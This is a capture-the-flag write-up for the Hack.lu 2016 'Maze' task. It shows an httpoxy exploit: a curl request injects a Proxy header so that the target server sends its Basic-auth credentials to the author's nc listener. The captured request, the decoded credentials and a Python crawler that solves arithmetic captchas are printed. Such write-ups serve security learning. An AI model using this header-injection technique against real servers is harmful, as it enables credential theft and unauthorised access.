Hack.lu 2016: Maze

Description

Maze was a programming task and worth 200 points. And the task was found at this url https://cthulhu.fluxfingers.net:1507/

Step 1

From the website we could not go through to the links since it required authentication, but we could go the code.php. From here we could get a reference to

```
# Ubuntu trusty
# Apache/2.4.7-1ubuntu4
```

and this leaded us to a proxy request header vulnerability called httpoxy. This vulnerability can be exploited with sending a http request with the proxy address with our server in the header field, and have that server listen with nc. Then their sever will visit my nc session with the http authentication credentials.


```
 curl --header "Proxy: xxx.xx.xxx.xxx:13337" https://cthulhu.fluxfingers.net:1507/
```

```
odinj@Ragnarok:/tmp/tmp$ nc -l -v -p 13337
listening on [any] 13337 ...
149.13.33.84: inverse host lookup failed: Unknown host
connect to [xxx.xx.xxx.xxx] from (UNKNOWN) [149.13.33.84] 49887
GET http://10.0.4.64/maze/ HTTP/1.1
Authorization: Basic c3VwM3JzM2NyM3R1czNyOm4wYjBkeWM0bmd1M3NteXA0c3N3MHJk
Host: 10.0.4.64
Accept: */*
Proxy-Connection: Keep-Alive
```

Then after decoding the base64 string I got the username and password for http authentication: sup3rs3cr3tus3r:n0b0dyc4ngu3smyp4ssw0rd

Step 2

Then after login in with http authentication, we got a math equation to solve.



Please Solve the following capture to continue:

295076782 + 44722125 =

After solving the equation we got four new links. After a lot of failure and thinking I found out that this was graph traversing and created a python script for traversing all the URL and solve the math equations. Then after the python script did a while, about 30mins, the flag did appear.

```
#! /usr/bin/python

#A hacked together script for solving Maze task at Hack.lu 2016

import requests
import re
from bs4 import BeautifulSoup
import time

username = 'sup3rs3cr3tus3r'
password = 'n0b0dyc4ngu3smyp4ssw0rd'
url = 'https://cthulhu.fluxfingers.net:1507'

already_visited = []

def checkurl(link):
    global already_visited
    if link in already_visited:
        return False
    print(link)
    html_doc = requests.get(url+link, auth=(username, password)).content
    math = re.findall('(\d+)|([+*/-]+)', str(html_doc))
    print(html_doc)
    if not math:
        return
    already_visited.append(link)
    ##print(math)
    nr1 = int(math[0][0])
    nr2 = int(math[2][0])
    #print(math[1][1])
    if str(math[1][1]) == '+':
            tot = nr1 + nr2
    elif str(math[1][1]) == '-':
            tot = nr1 - nr2
    elif str(math[1][1]) == '/':
            tot = nr1 / nr2
    elif str(math[1][1]) == '*':
            tot = nr1 * nr2

    html_doc3 = requests.post(url+link, auth=(username, password), data = {'result':tot}).co
    #print(html_doc3)
    urllist2 = []

    soup2 = BeautifulSoup(str(html_doc3), "html.parser")
    for link in soup2.find_all('a'):
        urllist2.append(link.get('href'))
    #print(urllist)
    #time.sleep(2)
    for urllink2 in urllist2:
        checkurl(urllink2)




urllist = []

html_doc = requests.get(url, auth=(username, password)).content

soup = BeautifulSoup(str(html_doc), "html.parser")
for link in soup.find_all('a'):
    urllist.append(link.get('href'))

urllist.remove("code.php")

for urllink in urllist:
    checkurl(urllink)
```

RUN:

```
./maze_solved.py
```

And thats is, and 200 point + bonus happier.